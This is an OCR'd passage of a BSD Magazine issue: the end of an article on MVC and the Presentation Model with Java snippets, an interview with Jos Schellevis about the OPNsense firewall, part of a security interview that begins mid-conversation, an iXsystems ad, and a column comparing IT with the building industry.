


Figure 4: Accessing widget styles in MVC via Presentation Model

In the example above, product edit action (view part) responsible for handling editing request stores selected product in the ProductGateway object (model), so the controller may pass request to the editor's view. The problem is that selected product does not describe application domain (does not belong to it).

It is worth to mention that normally MVCs (product overview and editor) should not know each other directly. One solution might be to Invert Dependencies other to use Publish-subscribe pattern.

Solution means evolution

That problem is also known to the early smalltalkers who simply introduce another model called Screen Model (aka Presentation Model). This additional model keeps all screen stylings and states. It also mediates calls to the Domain Model.

```
 public class ProductTable extends Table

                implements ProductsObserver

{

    private ProductOverviewScreen productOverviewScreen;


    @Override

    public void announceChange()

    {

        fillTable( productOverviewScreen.find() );

        selectRow( productOverviewScreen.findNewest(),
productOverviewScreen.getColorOfNewest() );

    }


    private void fillTable( Products products ) {}

    private void selectRow( Object rowId, Color color )

}

public class ProductEditAction implements
ItemClickEvent.ItemClickListener

{

    private ProductOverviewScreen productOverviewScreen;

    private ProductOverviewController productOverviewController;


    @Override

    public void itemClick( ItemClickEvent event )
```

```
 {
        productOverviewScreen.setSelectedProduct( () ->
event.getItemId() );
        productOverviewController.showEditor();
    }
}


public class ProductOverviewController
{
    private ProductOverviewScreen productOverviewScreen;
    private ProductEditorView productEditorView;


    public void showEditor()
    {
        productEditorView.display(
productOverviewScreen.getSelectedProduct() );
```

This interesting solution allows to use MVC in a wider context. Originally MVC targets design of the Smalltalk widgets. Now, it is possible to treat view as a whole screen keeping Separation of Concerns (SoC) principle inviolated on the model side. Also controller has more work to do since has to control behaviour of the own (view) widgets. Maybe this is why controllers are more featured in applications that use widget frameworks than in widget frameworks itself where presentation part is often modelled as a single class.

In next paper

The Presentation Model lays foundation for Application Model developed by ParcPlace Smalltalk (VisualWorks). Application Model not only keeps screen states and stylings but also can update widgets directly. This, in turn, forms the basis for future Model View Presenter (MVP) and Model View ViewModel (MVVM) design patterns.

The preference of understanding view as a screen (Forms and Controls) becomes stronger in late 80's. Next paper, Model View Whatever - Forms and Controls influence, contrasts MVC with upcoming reality and moves on to the MVP evolution.

About the author:

Damian Czernous

Reasoning about software architecture fascinates me for 10 years now.

Lead Engineering Coach at Nokia.

www.sanecoders.com, @DamianCzernous

Sharing Knowledge Creates Better Products

Jos Shellevis from OPNsense

by Marta Ziemianowicz & Marta Strzelec

[BSD Magazine]: Hi Jos, please tell us about BSD, what it is, why and why is it free (or software built on it is usually free of charge)?

[Jos Shellevis]: BSD is an operating system that finds its origin in Unix and was originally developed by the Berkeley University in California. There are many different flavors of BSD currently available, ranging from FreeBSD to Apple's OS X.

I think the success of BSD largely comes from its simple license and the commitment for open source software.

The idea that software built with, or on top of, BSD is usually free and open source, is incorrect as the BSD license allows for commercial non open source applications.

For our community project, we opted for FreeBSD as it offers the functionality we need combined with great driver support. Furthermore, we work the HardenedBSD project to incorporate their security enhancements on top of FreeBSD into OPNsense.

[BSD Mag]: What is OPNsense project? Who should join and why?

[JS]: OPNsense is an open source, easy-to-use and easy-to-build FreeBSD based firewall and routing platform. The project is open for everyone to use or help with the development.

The feature set of OPNsense includes high-end features, such as forward caching proxy, traffic shaping, intrusion detection and easy OpenVPN client setup.

OPNsense's focus on security brings unique features, such as the options to use LibreSSL instead of OpenSSL (selectable in the GUI) and a custom version based on HardenedBSD.

So, essentially, anyone looking for a firewall should try OPNsense.

[BSD Mag]: Why is building a community and supporting each other so important in this industry?

[JS]: Sharing knowledge creates better products: that is the core tenet of open source and it is the primary driver for our success over the past 15+ years with Deciso B.V., the founder of OPNsense.

With all the security threats there are nowadays, customers demand open and verifiable sources to ensure the software doesn't suffer from backdoors.

In the past, customers decided in favor of open source for its lower cost and to prevent vendor lock-in. I believe that perceived security and fear of spying governments will contribute to the growing success of open source business models.

[BSD Mag]: Do you think that the community is a big factor in FreeBSD's popularity? Or is it just about functionality?

[JS]: That is a definitive yes! The community is driving the success and development of FreeBSD.

[BSD Mag]: You have a mission statement: "Give users, developers and businesses a friendly, stable and transparent environment. Make OPNsense the most widely used open source security platform." Is there is any philosophy or core values that drive you while doing business?

[JS]: OPNsense is a community project that is funded by a Deciso and a group of mainly European companies who share the understanding that open source makes for better products.

What makes the project unique amongst its peers is the focus on code quality and the modern development approach with the use of a MVC (model view control) framework and a bootstrap based user interface.

The development process with two major releases each year and incremental updates, that are delivered with a simple integrated upgrade mechanism, offers the reliable environment that is required to do business.

[BSD Mag]: You are based in The Netherlands. Do you think there is any difficulty behind that? Does the market differ from American one?

[JS]: I think open source projects can thrive anywhere in the world, but it certainly helps to have a stable government.

The Netherlands is one of the oldest democracies in the world and one of the founders of the European Union. I believe it is an ideal place for hosting our community project just as many multi-nationals found it most suited to have their European headquarters located here.

As for open source, I believe the European market does not differ much from the American one.

[BSD Mag]: What do you think about recent cyber crimes? Do they interest BSD people?

[JS]: I think people should be aware of the daily threats that they are exposed to and be more careful. Just common sense can keep you from a lot of trouble; such as don't install any free app if you don't know the origin of it and allow it to gain access to every part of your mobile phone.

I think the awareness for security risks is certainly high amongst BSD users and developers, so I'd say yes we are interested in cyber crimes and ways to prevent intrusions.

[BSD Mag]: What about the other side - do you think that the cyber security community is aware of BSD and the possibilities it offers in their field?

[JS]: Yes I do, but if not, then this is a great opportunity to get to know BSD and test OPNsense features like the newly designed inline intrusion prevention mechanism based on Suricata.

[BSD Mag]: What are the biggest challenges your company has been facing recently?

[JS]: I think many companies have felt the effects of the credit crunch and so did we, back in 2009.

The more recent creation of the OPNsense community took a lot of effort; creating a functional open source community is difficult and sometimes seems to conflict with business interests. But our determination to make it work has already led to a large and thriving community.

[BSD Mag]: Is it difficult to run a profitable business in an environment that strongly promotes sharing?

[JS]: Running a business comes with challenges but we strongly believe that sharing makes for better products and our customers appreciate that.

[BSD Mag]: What are your plans for the future?

[JS]: I would say: watch us closely as our goal is making OPNsense the most widely used open source security platform.

[BSD Mag]: Well, we wish you good luck! Finally, is there is anything you would like to share with our readers?

[JS]: Most definitely YES! If you feel open source security is important and makes sense then try OPNsense and be part of the community. You are invited.

So that provides easy access to knowledge. Then there are several communities around open source, including user groups and nowadays Meetups.

Our country is known for their trading skills during the last centuries, and we might have inherited that way of thinking. We are actually “cheap”. So instead of paying for a Windows license, we don’t mind having to tinker a bit, and get a system with a cheaper alternative. I also see this in countries like Belgium, France, Spain, and Germany. They also have a high amount of open source usage. There is only a small difference between all these countries and ours, which is that we usually use English (instead of Dutch) as our primary language when sharing knowledge and building projects.

[BSD Mag]: Do you think European market differs a lot from American one? Would it be better for you to be based in USA? And do you think that Europe has to face a different cyber attack, or it’s basically the same as USA?

[MB]: There is definitely a big difference in both markets. For example, compliance is something which drives American companies more than in in Europe. The way money is spent is different as well. Americans usually quickly understand the value of a product and then decide to pay for it, while European people want to discuss and compare things. When it comes to attacks, the stakes might be similar. Every country has critical infrastructure and companies doing international business. An interesting fact is that individual systems in The Netherlands are an interesting target, due to our good connectivity. When it comes to our location, The Netherlands is actually a very good place to be. There is a lot going on with information security during the last years. The Hague Security Delta, as an example, which means the government, companies, and universities, are now working together and creating their own ecosystem. This way we can get more students trained and deployed in our field. For us The Netherlands is a good place to be, as we have a lot of skilled people in the area. From here we can continue providing our services, while at the same time being close to new developments.

[BSD Mag]: Is there a difference in response to attacks as well?

[MB]: I don’t think there is a lot of differences on how each country respond to attacks. In the end this is depending on regulations, but more importantly on the affected company itself.

[BSD Mag]: OpenBSD has its own amazing community. Do you think Linux/Unix enthusiasts create such community as well?

[MB]: There are definitely such communities as well in the Linux space. The difference is that they have more specific interests, like a specific Linux distribution. One great example is that even systemd has its own conference (systemd.conf).

[BSD Mag]: What are the current trends you’re seeing in cybercrime?

[MB]: Last year's “ransomware” is becoming a hot topic. The attacker will encrypt all your files. Then money is asked in exchange for decrypting your data back to its original form. It now is also available for Linux systems and my guess is that it won’t take long that it becomes

becomes more popular. In 2003 when I created rkhunter, the use of rootkits was commonly seen. While it has been silent around that topic for some years, sometimes new ones are showing up again. After all, sometimes attackers want to maintain control as long as possible over hijacked machines.

[BSD Mag]: What are your biggest challenges today and how are you working to solve them?

[MB]: One of the challenges we face is actually how people perceive security tools. Often people compare Lynis as a vulnerability scanning tool. There is a fine line between performing a security audit, and searching for known issues. While our solution also may pick up weaknesses, its primary goal is different. We help to measure your defenses and propose the implementation of new ones. Or when applicable, enhancing existing implementations. This is different to searching for known vulnerabilities and then telling you to fix them. We try to solve this issue by educating people, during presentations and by writing about the subject.

[BSD Mag]: What are the company's plans for the future?

[MB]: Currently, we have a high focus on compliance and automation. For example, companies who process payment transactions are required to be in compliance with PCI DSS. The specific details in the standard change on a regular basis, which is challenging for most companies. So that is something we focus on, to make this process easier for them. Then when the auditor comes in, the number of findings will be very small, simplifying the certification process. Another thing is automation and something we will further improve upon, like introducing the API (Application Programming Interface) we are working on. This enables customers to compare systems from their CMDB (Configuration Management Database) with the ones discovered during the security scans. A great way to discover so-called "shadow IT", like systems running under desks. After this work is done, we have actually some plans to make things more real-time, like detecting changes to the system when they happen, and properly reporting on it.

[BSD Mag]: Is there is anything you would like to tell/advise our readers?

[MB]: There are definitely some things I wish I knew when I started in the information security field. They might seem like basic tips, but it is easy to get trapped into other beliefs. Especially with security vendors and security researchers throwing all kind of threats and risks at us.


About OPNsense

OPNsense is an open source, easy-to-use and easy-to-build FreeBSD based firewall and routing platform.

The project is founded by Deciso.

More information about OPNsense: opnsense.org

Follow on twitter: @opnsense



About Deciso

Deciso B.V. is a globally operating manufacturer of networking equipment. The company designs and produces complete products for integrators, OEMs and resellers. Deciso believes in the power of open source and actively contributes to the open source community. The company was founded in 2000 and is located in Middelharnis, the Netherlands.

For more information about Deciso, see: www.deciso.com

Follow on twitter: @deciso_tweets

Deciso's OPNsense A10 rack appliance, made in the Netherlands

About Jos Schellevis

Jos Schellevis is a creative thinker, member of OPNsense community project core team and Chief Technology Officer at Deciso B.V.

He graduated at Rotterdam University of Applied Technology and has over 15 years experience in networking and telecommunications.

Follow on twitter: @jschellevis

#MISSIONCOMPLETE

“CryptoLocker is a joke with ZFS”

Learn how Plextec defeats ransomware attacks with FreeNAS and ZFS at iXsystems.com/cryptolocker

Have you used one of these tools to complete your mission?

Tell us more at iXsystems.com/missioncomplete for a chance to win monthly

#missioncomplete

Rob's COLUMN

Many years ago, a colleague lamented that "Computers are never like cars – reliable and consistent". A classic book by Stewart Brand – How Buildings Learn – argues that if allowed to, human artifacts, like buildings, can and do evolve. So what, if anything, can the IT technology industry learn from this ancient trade?

by Rob Somerville

At first glance, comparing IT systems and the building sector would seem a pretty pointless exercise. Both industries are based on engineering, a system of standards and a common expectation of a usable interface and functionality. Where the disparity lies, however, is the way these disciplines are executed during development and the longer term longevity of the project. Many modern buildings are constructed in a matter of months, some IT systems take years. Few IT systems have a lifespan over 25 years, yet most buildings last at least 70 years, unless they are of temporary construction. The major difference between the sectors, though is not just confined to the development phase, but also how the final product interfaces with the end user and the environment. Apart from differences exhibited in hot / cold tap positions, the design of toilets and mains power sockets, most buildings throughout the world are identical with the exception of these geographical and national differences. Doors have handles, windows open and cupboards store ancillary items. Floors are for standing on, and ceilings are, more often than not, designed to hide the ugliness of rafters, pipework and other parts of the structural skeleton. The sheer variety of user interface in the technology world is not just contained by subtle differences, such as LED versus LCD versus Nixie tube, but in a multitude of operating systems, consoles and control devices, from keyboard to touchscreen and the rest.

The development phase is also riddled with contrast; whereas few building engineers would even think of starting a building without an exacting and final signed off specification, many IT projects are cursed with project creep, changes in spec and final customer dissatisfaction.

Rob's COLUMN

Despite layers of project management, rarely do major IT projects succeed (e.g. on time, on budget and does what is said on the tin), especially in the Government sector, which is especially ironic as one would expect all the attached bureaucracy and management to counteract any vagrancy in professional discipline or standards. There is also a very subtle economic difference between the two sectors which the author believes is the cornerstone of why there is such a gulf of disparity between technology and the more permanent concrete or brick building over time; perceived and market value.

Whereas a developer will leave a newly created structure at least at break even, he or she would be working in extremely adverse economic conditions if they were to make a loss, especially if the value of the property was taken over time. Rarely do the prices of property fall, unless some major catastrophe hits the global financial sector. So a developer's worst nightmare is building in a falling market, but generally, the opposite is the case. When you have a sweetheart deal where the developer takes a percentage of profits over the lifetime of a building or is subsidised by the government (e.g. house building / purchase schemes), they cannot lose. Irrespective of this, the market value of the building will at least keep pace with inflation over time, if not exceed it. Part of this anchor to value will be land prices, but also the escalating price of labour and materials. In the 1970's, a three bedroom detached house just outside London would cost less than £5K. Today, you would be fortunate to purchase a similar property for £500K. A commercial IT system of the era could cost £25K (£2.5 million using the same scale in today's money), yet will be in some landfill somewhere and cost considerably less to implement today.

The irony, paradox and contrast could not be more obvious. A product that we all need at the very core of civilisation is valued on an exponential curve over time, only demolished every few generations, and evolves and improves as is required – often out of love and commitment. Technology on the other hand, an amalgam of single point of failures, without which the building probably could not maintain value, is disposable, continually re-engineered, but most tragically of all, considered passé unless, of course, it is exhibited in its most cutting edge and unstable forms. Or to put it another way, the words technology and antique will rarely be found in the same sentence unless, of course, it is on derogatory terms.

What is missing of course is the application of the four 'C' words – craftsmanship, cartel, culture and capitalism. While IT and systems have embedded themselves to a greater or lesser degree in the latter three camps, craftsmanship has all but been squeezed out by the economic equation. While creativity abounds in the industry, this is often transitory, and few ground shaking developments drill down to the very depths of the sector. WIMP, Windows, Icons, Mouse and Pointers, probably is the most memorable, being the single most prominent innovation out of Xerox PARC to bring democratisation to computing outside of the Internet revolution. Of course, cloud advocates would deny this, but that particular wheel was already available in the mainframe era.

Rob's COLUMN

The transitory nature of IT, by its very definition, is the opposite of bricks and mortar. Trying to force this engineering discipline into the same cadre as builders, architects, plumbers and DIY enthusiasts would at first glance appear madness, but if we are to bring something permanent to the history books other than constant change, as an industry, we need to examine not only where we are going, but also where we came from.

And the cloud folks have got it right in this respect to some degree, at least – redundancy, reliability and scale. To make a big impact on history, you have to think big. Parthenon or pyramid big. The question is, are the foundations sufficiently robust to take the test of time?

In my next column, I will look at the major similarities and disparities between the building and IT sectors when it comes to development, risk and the end product. Have a great Christmas and an even better New Year.